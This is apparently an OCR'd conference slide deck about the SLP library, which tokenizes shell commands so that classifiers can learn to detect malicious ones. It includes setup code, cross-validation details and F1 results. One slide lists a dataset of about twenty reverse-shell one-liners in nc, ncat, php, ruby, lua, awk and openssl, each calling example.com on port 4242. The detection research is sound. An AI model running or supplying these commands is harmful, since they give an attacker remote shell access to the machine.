
```
from slp import ShellTokenizer, ShellEncoder

corpus, counter = ShellTokenizer().tokenize(shell_commands)

encoder = ShellEncoder(corpus=corpus,
                       token_counter=counter,
                       top_tokens=500)

X = encoder.tfidf()
```

Experimental Setup [1/2]




raw.githubusercontent.com/dtrizna/slp/main/data/malicious.cm

```
lua -e "require('socket');require('os');t=socket.tcp();t:connect('example.com','424
awk 'BEGIN {s = "/inet/tcp/0/example.com/4242"; while(42) { do{ printf "shell>" |&
while(c != "exit") close(s); }}' /dev/null
export RHOST="example.com"; export RPORT="4242"; export PSK="replacewithgeneratedps
$PIPE 2>&1 | openssl s_client -quiet -tls1_2 -psk $PSK -connect $RHOST:$RPORT > $PI
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect example.
ncat example.com 4242 -e /bin/bash
ncat --udp example.com 4242 -e /bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc example.com 4242 >/tmp/f
nc -e /bin/sh example.com 4242
nc -e /bin/bash example.com 4242
nc -c bash example.com 4242
echo 'package main;import"os/exec";import"net";func main()
{c,_:=net.Dial("tcp","example.com:4242");cmd:=exec.Command("/bin/sh");cmd.Stdin=c;c
ruby -rsocket -e'f=TCPSocket.open("example.com",4242).to_i;exec sprintf("/bin/sh -i
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("example.com","4242");while(cmd=c.ge
php -r '$sock=fsockopen("example.com",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("example.com",4242);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("example.com",4242);`/bin/sh -i <&3 >&3 2>&3`;'
```

Experimental Setup [2/2]

Evaluation: cross validation



5-fold CV

DATASET

Estimation 1	Test	Train	Train	Train	Train
Estimation 2	Train	Test	Train	Train	Train
Estimation 3	Train	Train	Test	Train	Train
Estimation 4	Train	Train	Train	Test	Train
Estimation 5	Train	Train	Train	Train	Test

Experimental Setup [2/2]

Evaluation: cross validation

Classifier:

Experimental Setup [2/2]

Evaluation: cross validation


Classifier: ensemble of GBDT

Experimental Setup [2/2]


Evaluation: cross validation

Classifier: ensemble of GBDT

Results:



Tokenizer	F1
SLP (ours)	**0.874**
WordPunct	0.392
WhiteSpace	0.164



How many selected items are relevant?
How many relevant items are selected?
Precision =
Recall =

More correct tokenization allows to acquire valuable **tokens** (**not too granular, not too general**), to identify **crucial parts of a command**, rather than just favoring a majority class (like in WordPunct or WhiteSpace tokenizers)..

Future work ideas:

- Specific to library: potential bug-fixes
- Field:
  - Dataset creation
  - Additional encoding evaluations:
    - . contextual embeddings?
    - . **character level convolutions?**
- Applications, applications, applications…


This talk accompanied by:

- Proof of Concept code ready to use as a library:

  https://github.com/dtrizna/slp

- Article with detailed conceptual description on arxiv:


  https://arxiv.org/abs/2107.02438



dtrizna / slp

Shell Language Processing (SLP). Pre-processing of sh/bash/zsh/.. commands for Machine Learning models.

MIT License



arXiv.org > cs > arXiv:2107.02438

Computer Science > Machine Learning

[Submitted on 6 Jul 2021]

Shell Language Processing: Unix command parsing for Machine Learning

Dmitrijs Trizna

Avast

UNIVERSITY OF HELSINKI

Thank you!

Questions?